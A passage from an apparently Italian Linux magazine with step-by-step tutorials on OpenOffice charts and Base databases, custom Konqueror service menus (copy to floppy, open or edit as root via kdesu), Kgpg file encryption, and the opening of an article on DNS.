



2 POSIZIONIAMO IL GRAFICO Selezioniamo le due colonne contenenti i dati che andranno a costituire il grafico, nel nostro caso da A1 a B13. Successivamente clicchiamo su "Inserisci Diagramma" . A questo punto l'icona del mouse cambierà, a forma di croce, ciò significa che dobbiamo selezionare una parte delle celle dove inserire il grafico.

3 CONTROLLIAMO I DATI Selezionata l'area e rilasciato il pulsante del mouse, verrà eseguito un wizard che ci guiderà nella creazione del grafico. La prima fase riguarderà l'area dei dati interessata al grafico. Di default saranno presenti le celle che abbiamo selezionato. Dopo aver controllato che siano effettivamente quelle procediamo premendo "Avanti".

Tipo di diagramma

Selezioniamo il tipo di grafico e diamo un nome alle griglie

1 IL TIPO DI GRAFICO Da qui selezioniamo il tipo di grafico e l'intervallo dei dati. Per visualizzare un'anteprima del grafico selezioniamo la casella di controllo "Rappresenta oggetti in anteprima".

2 GRIGLIE E TITOLI Impostiamo le griglie degli assi X e Y per una migliore lettura del grafico. Sempre da qui è possibile assegnare i titoli per il grafico, gli assi e la legenda.

3 IL RISULTATO OTTENUTO Possiamo finalmente ammirare il risultato ottenuto. Tutto è stato creato secondo le impostazioni inserite nel wizard. Sull'asse delle X è presente il mese.

Personalizziamo il grafico

Da istogramma a torta, passo passo come modificare il grafico senza dover ripetere tutto il lavoro

1 SELEZIONIAMO IL GRAFICO Per modificare i dati, la struttura o semplicemente per personalizzare l'aspetto del grafico selezioniamolo; basta un doppio click sull'area coperta dal grafico.

2 "TIPO DI DIAGRAMMA" Posizioniamoci sul grafico e clicchiamo con il pulsante destro. Comparirà una schermata in cui saranno presenti una serie di opzioni: scegliamo "Tipo di diagramma".

3 SELEZIONIAMO IL TIPO Le scelte sono numerose, grafici a punti, a torta, radar, linee, e ognuna di queste tipologie è a sua volta divisa per categorie. Inoltre, i grafici possono essere 2D o 3D.

4 IL NUOVO GRAFICO Confermata la modifica, il nostro grafico ad istogramma verrà sostituito con un grafico a torta lasciando inalterati i dati selezionati inizialmente.

5 FORMATTAZIONE AUTOMATICA Modifichiamo l'intero grafico, compreso il titolo degli assi. Posizioniamoci sul grafico e con il pulsante destro scegliamo questa volta "formattazione automatica".

6 MODIFICHIAMO IL TITOLO Lasciamo inalterati i dati del grafico scelti in precedenza e premiamo Avanti. A questo punto modifichiamo il titolo in "Titolo Grafico a Torta".


Una rubrica con OpenOffice


Le procedure guidate per creare rubriche telefoniche, elenchi dei contatti e gestire le nostre collezioni in modalità completamente grafica e senza necessità di conoscere il linguaggio SQL

Con le nuove funzionalità integrate nella versione 2.0 di OpenOffice, la creazione e gestione dei dati è diventata ancora più semplice e intuitiva, offrendo agli utenti diversi strumenti, tra cui nuove interfacce grafiche e procedure guidate, per poter creare e gestire tabelle, query e report senza per questo conoscere il funzionamento di un database né il linguaggio SQL.
In aggiunta a questa potente caratteristica di gestione delle tabelle OpenOffice 2.0 integra anche una nuova tecnologia embedded Java, basata sul motore per database HSQLDB che permette la creazione di un nuovo tipo di documento chiamato "embedded database document".
Il vantaggio principale dato dall'implementazione di questa funzionalità risiede nel fatto che non vi è è la necessità (o l'obbligo) di disporre di un database server separato come ad esempio MySQL, poiché tutte le informazioni contenute nelle tabelle, i dati, le ricerche, le form, le relazioni ed i report sono registrati all'interno di un singolo file XML.
Questo non significa che OpenOffice non possa anche connettersi e operare su database indipendenti e più potenti, tutt'altro, anche in questo campo nella versione 2.0 sono state fatte delle migliorie e la connessione ai database è decisamente meno complessa.
Sicuramente l'embedded database document, rappresenta un grande salto in avanti per la suite e le permette di allinearsi anche in questo campo ad altri prodotti disponibili sul mercato.

OPENOFFICE 2.0
LICENZA: **GPL/LGPL**
SITO WEB: **www.openoffice.org/software/stow**
TIPO: **Ufficio**

Creiamo il nostro primo database

Utilizziamo la procedura guidata Autopilot per creare il file che conterrà le tabelle e i dati

1 IL NUOVO DATABASE In questo primo passo si definisce se il database creato sia un database nuovo oppure se esso sia un collegamento ad un database esistente da modificare o aggiornare. In entrambi i casi il database è rappresentato da un file che conterrà informazioni diverse a seconda del tipo scelto.

2 REGISTRAZIONE Dopo aver scelto di creare un nuovo database, verrà richiesto se effettuare oppure no la registrazione del database (renderlo "pubblico") e cosa fare una volta inizializzato il file; se aprire subito il database e se creare le tabelle che conterranno i dati attraverso ulteriori procedure guidate.

3 SALVIAMO IL FILE A questo punto, prima di aprire il database per creare le tabelle è necessario provvedere a salvare su disco fisso il file che conterrà l'embedded database document. Il file conterrà tutto il necessario per poter lavorare sul database, non solo le tabelle ma anche le query, le form e così via.

COME SI CREA UN NUOVO DATABASE







In OpenOffice è presente uno strumento chiamato Autopilot che guida l'utilizzatore attraverso passi obbligati in diverse fasi del processo di creazione di un documento. Autopilot permette di creare lettere, fax, presentazioni, pagine web ed anche database. La creazione di un database avviene dunque selezionando dal menu File/Nuovo /Database. Il "Database Wizard" verrà eseguito e si potranno definire tutti i parametri e tutte le opzioni necessarie alla creazione del nuovo database, sul quale, una volta generato, si potranno, sempre utilizzando altri moduli di Autopilot, eseguire varie attività guidate, come la creazione di tabelle, di ricerche, di formulari e di rapporti, il tutto sempre in maniera chiara ed intuitiva.
Autopilot si dimostra, anche per l'embedded database document, uno strumento essenziale per velocizzare al massimo la curva di apprendimento di OpenOffice e migliorando sin da subito la produttività.

Giovanni Racciu

LE TABELLE DI UN DATABASE

Le tabelle rappresentano il cuore di ogni database, tutti i dati su cui poi si lavorerà vengono registrati in queste. L'organizzazione di una tabella è molto importante per poter definire correttamente ed efficientemente la struttura dei dati e per poter garantire una valida funzionalità al proprio database. Un esempio di tabella è dato dall'elenco dei contatti del proprio client di posta elettronica. Ogni singolo indirizzo viene chiamato "record" ed ogni record consiste di diversi "campi" come ad esempio il nome, il cognome e l'indirizzo e-mail. Sui "record" e sui "campi" di una o di più tabelle si possono poi applicare ricerche per estrarre ulteriori dati, creare formulari e generare rapporti.

Creazione guidata delle tabelle

Sempre attraverso il Wizard procediamo con la creazione delle tabelle che conterranno i nostri dati

1 STRUTTURA DELLE TABELLE Con il table Wizard è possibile scegliere tra diversi elenchi di "campi" predefiniti, divisi tra "Lavoro" e "Privato" e organizzati in tipologie di tabelle. Inserendoli nella tabella in creazione verranno spostati e resi attivi e concorreranno alla definizione della struttura della tabella.

2 IL FORMATO DEI CAMPI Nel passo successivo si devono specificare i formati dei singoli campi che possono essere di tipo testo, booleani, date, ore, numeri interi, numeri reali e altri ancora, richiederne la digitazione forzata durante l'inserimento e definirne la lunghezza massima in caratteri.

3 LA CHIAVE PRIMARIA Si rende necessaria la definizione di una chiave primaria. Sebbene non obbligatorio, si consiglia di avere un "campo" in ogni tabella che identifichi in modo univoco i record (le righe delle tabelle), questa è la chiave primaria. Table Wizard può aggiungere automaticamente tale chiave.

4 DIAMOGLI UN NOME Ogni tabella deve essere individuata mediante un nome e una volta scelto si deve definire come procedere, se inserire subito i dati, se modificare la struttura oppure se creare un formulario basato sulla tabella appena creata.

5 INSERIAMO I DATI È giunto il momento di inserire i dati nella tabella appena definita in modo da poter "popolare" il database, per utilizzarlo successivamente creando relazioni, form e per produrre dei rapporti. Abbiamo creato una semplice tabella contenente un elenco di contatti di posta elettronica.

6 MODIFICHE SUCCESIVE Il database una volta salvato può essere aperto attraverso il suo modulo specifico chiamato "Base", all'interno del quale si trovano tutte le funzionalità necessarie per lavorare sui dati, dalla creazione di nuove tabelle, all'inserimento di ulteriori dati sino alla creazione di rapporti.

Konqueror al tuo servizio

Ecco come con poche righe di codice è possibile aggiungere nuove funzionalità a KDE e collegarle a un menu contestuale

Konqueror è il file manager dell'ambiente desktop KDE. Fornisce tutte le funzioni necessarie per la gestione dei file, dalle semplici operazioni di taglia/incolla fino alla navigazione avanzata dei file su rete locale o Internet. Il contenuto delle cartelle può essere visualizzato in diverse modalità, sia testuali sia grafiche, che includono persino l'anteprima con immagini in miniatura del contenuto dei file, mentre le proprietà dei file e delle cartelle possono essere facilmente esaminate e cambiate in modo rapido e intuitivo. Konqueror non è solo un file manager è anche un browser web compatibile con l'HTML 4.01 con gestione integrata di JavaScript e CSS. Fornisce supporto per l'esecuzione sicura di applet Java, plugin per la visualizzazione di file in formato Flash e SSL per le comunicazioni sicure. Le funzioni avanzate includono il completamento automatico di URL e di moduli, la capacità di importare i segnalibri da altri browser e la navigazione con schede. Non è tutto, konqueror, grazie all'integrazione di altre componenti fornite dalle applicazioni di KDE è in grado di mostrare immagini e documenti senza dover avviare altri programmi (**Figura 1**). In sintesi, il miglior programma combinato per la navigazione web e la gestione dei file, in grado di passare automaticamente da una modalità all'altra in modo trasparente.

Fig. 1 • Grazie all'inclusione dei componenti di KGhostView in konqueror possiamo leggere i documenti, in formato PDF, senza chiudere il file manager

ANATOMIA DI UN SERVIZIO

Un servizio per konqueror altro non è che un semplice file di testo con estensione *.desktop,* niente di difficile, solo poche righe di codice che permettono di costruire uno script che ci farà risparmiare tempo prezioso. Un servizio è costituito da due parti (o sezioni) principali:

KONQUEROR COME FILE MANAGER: VEDIAMO COME FUNZIONA

Cliccando con il tasto sinistro del mouse sul nome di un file o su un'icona Konqueror agirà in base al tipo di file selezionato. In generale questo significa aprire una pagina web o mostrare l'anteprima di un file di testo, di un'immagine o di un file audio, visualizzandola all'interno di una finestra.
Konqueror stabilisce il tipo di file tramite il riscontro dell'estensione del nome ottenuto su di una lista di tipi conosciuti. Un click con il tasto destro sul nome o su un'icona di qualsiasi file o cartella, non solo seleziona quel determinato oggetto, ma fa anche comparire un menu che ci permette di tagliare, spostare, copiare o rimuovere l'oggetto selezionato in diversi modi, aggiungerlo nei segnalibri, aprirlo con un programma di nostra scelta o vedere l'anteprima.

1. *[Desktop Entry];*
2. *[Desktop Action].*

La prima sezione contiene le voci:

- **Comment** - contiene un commento relativo al servizio;
- **Encoding** - imposta la codifica per supportare le diverse lingue;
- **ServiceTypes** - indica il tipo di risorsa da trattare;
- **Actions -** rimanda alla funzione da eseguire contenuta nella sezione *Desktop Action.*

La seconda sezione, vero e proprio cuore del servizio, contiene le righe seguenti:

- **Name** - il nome dell'azione che compare nel menu contestuale;
- **Icon -** l'icona visibile alla sinistra della voce del menu;
- **Exec** - il comando, o l'insieme di comandi, eseguito dallo script.

Konqueror, di default, possiede già numerosi servizi, ma altri vengono aggiunti solo durante l'installazione dei molti programmi per KDE. I servizi disponibili per Konqueror li trovate nelle directory:

1. */usr/share/apps/konqueror/servicemenus* (contiene i servizi offerti a tutti gli utenti di KDE);
2. */home/nomeutente/.kde/share/apps/konqueror /servicemenus* (directory contenente i servizi disponibili solo all'utente specifico).

NOTA **Gli script creati, disponibili nel CD-DVD allegato nella directory *~/software/_listati/Konqueror_Servizi,* verranno posizionati all'interno della directory */home/nomeutente /.kde/share/apps/konqueror/servicemenus*, per fare in modo che le estensioni aggiunte siano disponibili solo all'utente che le ha create.**

IL NOSTRO PRIMO SERVIZIO

Lo chiameremo *copiafloppy* e ci consentirà di copiare un file o un'intera directory nel floppy disk senza dover aprire altre finestre. Per la creazione del servizio possiamo usare un qualunque editor di testo per KDE (*Kate, Kwrite* o *Kedit*). Prima di usare questo servizio assicuriamoci che il floppy sia montato altrimenti l'operazione non andrà a buon fine. Ecco il codice del servizio:

```
[Desktop Entry]
Comment=Invio della risorsa al floppy
Encoding=UTF-8
ServiceTypes=all/all
Actions=Inviafloppy

[Desktop Action Inviafloppy]
Name[en]=Copy to Floppy 3 1/2
Name[it]=Copia sul Floppy da 3,5''
Icon=3floppy_unmount.png
Exec=kfmclient copy %U floppy:/a
```

Abbiamo visto prima a cosa servono le singole righe che compongono il servizio e in effetti non hanno bisogno di commento, sono auto esplicative. Unica osservazione da fare è che la proprietà *Actions,* della sezione *Desktop Entry,* contiene il nome della funzione di servizio *(Inviafloppy)*, da inviare alla sezione successiva *(Desktop Action).* Il nome della funzione deve essere riportato correttamente altrimenti i comandi successivi non verranno mai eseguiti generando un errore. La riga *Exec* contiene il comando da avviare e le sue opzioni; *kfmclient* è un'utility usata per controllare Konqueror da linea di comando (o da script) e ci permette di inserire parametri abbastanza evoluti, nel nostro caso *kfmclient* copia il contenuto della risorsa selezionata nel floppy disk attraverso la direttiva *floppy:/.* Trovate istruzioni dettagliate su *kfmclient* alla pagina: ***http://developer.kde.org/documentation/other/kfm-***

GNU/LINUX E I DISPOSITIVI DI MEMORIZZAZIONE

Una delle differenze principali che disorientano un po' chi si trova davanti per la prima volta un sistema Unix-like provenendo da sistemi operativi Microsoft è senza dubbio il diverso approccio che si ha con i filesystem e con tutti i dispositivi di memorizzazione (hard disk, masterizzatori, cdrom e floppy). Nello stesso albero delle directory di Linux i file sono disposti e ordinati in base alla loro funzione. In questa maniera ogni supporto non viene visto come un'unità a sè stante e isolata, ma viene integrata col preesistente albero delle directory. E così troveremo per esempio i file contenuti nel floppy in */mnt/floppy*, nel CDRom in */mnt/cdrom.* Per poter accedere a queste risorse ed agganciare i contenuti di un dispositivo in una directory già esistente di Linux (di solito la directory */mnt*) ci viene in aiuto il comando *mount*.





Fig. 2 • Una nuova voce è stata aggiunta al menu contestuale. Finalmente copiare file e directory su un floppy sarà meno faticoso

client.html. Dopo aver salvato il file con il nome di *copiafloppy.desktop* spostiamolo nella directory */home/nomeutente/.kde/share/apps/konqueror/servicemenus:*

```
$mv copiafloppy.desktop /home/nomeutente
    /.kde/share/apps/konqueror/servicemenus
```

ed andiamo a provare il nostro primo servizio per konqueror (**Figura 2**).

EDITARE FILE COME UTENTE ROOT

Secondo servizio per konqueror (il file *editaroot .desktop*), assolutamente insostituibile per gli utenti non root che devono modificare un file di configurazione in modo rapido. Senza questo servizio dovremmo per forza ricorrere all'uso della console, per loggarci come utente root ed editare un file. Il risparmio di tempo ottenuto è davvero notevole. Vediamo insieme il codice dello script:

```
[Desktop Entry]
Comment=Edita un file come utente root
Encoding=UTF-8
ServiceTypes=text/*, application/x-desktop
Actions=editroot
[Desktop Action editroot]
Name[it]=Edita file come utente Root
Name[en]=Edit as root
Icon=kedit
Exec=kdesu "kedit" "%U"
```

Come potete notare, la riga *ServiceTypes* della sezione *Desktop Entry* riporta il valore *text/*, application/x-desktop,* questo serve a indicare al servizio che stiamo trattando un file di tipo testo. Il comando *kdesu* è un'interfaccia grafica per il comando *su* di UNIX, in pratica ci permette di lanciare un programma come se fossimo un altro utente semplicemente chiedendo di inserire la sua password per quell'utente (**Figura 3**). Ovviamente anche questo servizio appena creato deve essere spostato nella directory indicata in precedenza. Usando il comando *kdesu* possiamo anche creare un servizio per aprire le directory come utente root, una funzionalità non trascurabile e in molti casi necessaria. Vediamo come fare nel servizio successivo.

Fig. 3 • Una volta inserita la password di root verrà avviato l'editor kedit per la modifica del file selezionato senza aprire nessuna console

ACCEDERE A UNA DIRECTORY COME ROOT

Il servizio che andremo a creare non è molto diverso dal precedente, in effetti le uniche cose da cambiare, in maniera sostanziale, sono il valore della riga *ServiceTypes* e il comando inserito nella riga *Exec:*

```
[Desktop Entry]
Comment=servizio per aprire directory come
                                utente root
Encoding=UTF-8
ServiceTypes=inode/directory,
                      inode/directory-locked
Actions=ApriRoot
[Desktop Action ApriRoot]
Name[en]=Open as Root user
Name[it]=Apri come utente Root
Icon=kcmsystem
Exec=kdesu "konqueror --profile
                        filemanagement %U"
```

Il valore di *ServiceTypes*, in questo caso, indica la risorsa di tipo directory *(inode/directory, inode/directory-locked)* non più la risorsa file di testo come visto in precedenza *(text/*, application/x-desktop).* La riga *Exec* della sezione *Desktop Action,* attraverso il comando *kdesu,* chiama in causa il browser konqueror avviandolo automaticamente in modalità file manager *(--profile filemanagement)* in **Figura 5** possiamo vedere il risultato.





Fig. 5 • Grazie al nuovo servizio abbiamo appena aperto in konqueror la directory dei log del server Apache. Controlliamo i log o li stampiamo?

CONCLUSIONI

Grazie a questi semplici esempi è stato possibile apprezzare le potenzialità offerte dalla creazione di servizi personalizzati per Konqueror, d'ora in poi, scrivendo poche righe di codice, le operazioni ripetitive saranno solo un lontano ricordo.

Valerio Guaglianone




File e directory in cassaforte

Come cifrare e decifrare file, directory, e-mail e documenti sensibili per renderli inaccessibili a occhi indiscreti, il tutto con una comoda interfaccia e pochi clic del mouse grazie a Kgpg

L'obiettivo principale di Kgpg è quello di permettere l'accesso alla cifratura e alla creazione di chiavi crittografiche, pubbliche e private, più semplice possibile, eliminando la necessità di utilizzare gli strumenti a riga di comando messi a disposizione dal potente GnuPG. Il programma è perfettamente integrato nel desktop KDE e una volta eseguito si presenta come icona a forma di lucchetto nella barra delle applicazioni. Mediante un clic con il tasto destro si accede al menu con le funzioni più importanti, mentre con il tasto sinistro si apre la finestra per la gestione delle chiavi che rappresenta il cuore dell'applicazione. Qui vengono gestite le chiavi di crittografia che si possono creare, importare, esportare, firmare e modificare. Kgpg dispone inoltre di un editor integrato, attraverso il quale è possibile cifrare e decifrare testi, siano essi digitati direttamente all'interno della finestra o importati con un semplice copia/incolla da altri programmi. Per rendere ancora più intuitivo l'uso del programma, nel menu contestuale di Konqueror sono presenti alcune voci relative a Kgpg, per cui, semplicemente selezionando un file con il tasto destro del mouse si può provvedere immediatamente alla sua cifratura o decifratura, rendendo diretta e veloce l'intera procedura.



D'amato Luigi

Chiavi di cifratura con Kgpg

Inseriamo i dati personali e la frase segreta per generare la coppia di chiavi

1 CREAZIONE GUIDATA Se non sono state create in precedenza le chiavi di cifratura, il software provvede ad inizializzare automaticamente tale procedura. È possibile generare una coppia di chiavi, selezionando dal menu "Chiavi" la voce "Genera coppia di chiavi" oppure utilizzando la sequenza Ctrl+N.

2 INSERIMENTO DEI DATI La creazione delle chiavi avviene impostando per prima cosa il proprio nome ed il proprio indirizzo e-mail, scegliendo la scadenza che di default è illimitata, la dimensione della chiave ed il tipo di algoritmo. Qualora si volessero maggiori opzioni si può utilizzare la modalità per esperti.

3 LA FRASE SEGRETA È ora di definire la frase segreta per la coppia di chiavi da creare. L'importanza di questo passaggio non è da sottovalutare poiché senza di essa non si potranno decifrare più file e testi! La frase segreta dovrebbe contenere caratteri alfanumerici e sequenze casuali ed essere sufficientemente lunga.




Generiamo le chiavi

Creazione di chiavi aggiuntive e precauzioni per recuperare quelle compromesse

1 CREAZIONE DELLE CHIAVI Una volta confermata la corrispondenza della frase segreta inizia la creazione delle parole chiavi. Questa procedura può richiedere un po' di tempo, proprio per la sua complessità ed è in funzione delle diverse opzioni scelte, come gli algoritmi o la lunghezza delle chiavi e dalle prestazioni della propria macchina.

2 IL CERTIFICATO DI REVOCA A creazione avvenuta si può definire se impostare la coppia di chiavi come quella predefinita e se si desidera salvare o stampare un certificato di revoca da usare qualora la chiave venga compromessa. Questa opzione è altamente consigliabile per evitare eventuali complicazioni durante l'uso delle chiavi.

3 CHIAVI AGGIUNTIVE Appena digitata la frase segreta si accederà alla finestra principale di Kgpg dove è possibile gestire tutte le funzionalità del programma, dalla creazione di chiavi aggiuntive all'importazione di chiavi pubbliche fino alla cifratura/decifratura mediante l'editor integrato e all'eventuale revoca delle chiavi di cifratura.

Cifratura e decifratura

Utilizziamo le chiavi appena create per proteggere file e directory sul nostro disco fisso

Grazie all'integrazione con Konqueror, la cifratura e decifratura dei file avviene in maniera veloce e naturale; ovviamente non è l'unica strada percorribile visto che Kgpg offre diverse opportunità, come ad esempio l'editor integrato, ma sicuramente è la più comoda. Utilizzando infatti l'estensione del menu di Konqueror oppure l'applet presente nella toolbar, bastano pochi click per mettere i propri file al sicuro.

1 CIFRIAMO UN FILE All'interno di una qualsiasi finestra di Konqueror, facciamo clic con il pulsante destro del mouse sul file che si intende cifrare. Dal menu contestuale basta selezionare la voce "Azioni" e poi "Cifratura file" per eseguire direttamente il modulo di cifratura di Kgpg ed accedere a tutte le opzioni necessarie.

2 OPZIONI DI CIFRATURA In questa finestra di dialogo si possono definire le opzioni principali per influenzare il processo di cifratura, prima fra tutte la selezione della chiave pubblica da utilizzare, scegliendola tra quelle presenti, oppure decidendo di utilizzare la cifratura simmetrica (quella che utilizza solo una parola chiave).

3 DECIFRIAMO IL FILE Per decifrare un file, sia che esso sia stato generato con la tecnica della chiave pubblica/privata oppure con quella della chiave simmetrica, basta semplicemente fare click con il tasto di sinistra sul file cifrato (solitamente con estensione .asc) per fare si che kgpg provveda a chiedere la password e lo decifri.

Rete

DNS RICONOSCERSI IN RETE

Come funziona e come si crea un servizio per la risoluzione dei nomi di dominio, per individuare ogni host all'intermo delle reti

Quando accediamo ad un indirizzo di rete (ad esempio ***www.linux-magazine.it***) automaticamente esso viene tradotto in un indirizzo numerico detto IP *(154.132.177.24)*. Questa "traduzione", da nome a numero, si ottiene proprio grazie al servizio DNS. Il *Domain Name System* consiste in una specie di database distribuito, su Internet o all'interno di una rete locale, nella quale sono presenti tutte le corrispondenze tra nomi di dominio e indirizzi IP. Il servizio DNS è composto da dati DNS, server DNS, e protocolli Internet.
Il sistema è strutturato in modo gerarchico, dal nodo radice fino ad arrivare ai *Top Level Domain* o *TLD* (*.it, .com, .net, .org,* ecc.) Quando si effettua una richiesta di connessione a una macchina, questa avviene in modo ricorsivo, lungo questa gerarchia *"scala"* partendo dalla radice.
Ad esempio, per risolvere il nome *redazione.linux-magazine.it*, il sistema cerca prima all'interno del server che contiene le informazioni sul dominio di primo livello it, successivamente all'interno del server che fornisce le informazioni sul dominio di secondo livello *linux-magazine.it,* infine troverà l'indirizzo IP della macchina che corrisponde al nome *redazione.linux-magazine.it*.

COME FUNZIONA IL DNS DINAMICO

Quando effettuiamo una connessione Internet, il nostro provider (Libero, Tim, ecc.) ci assegna un indirizzo IP scelto tra quelli disponibili in quel preciso momento.
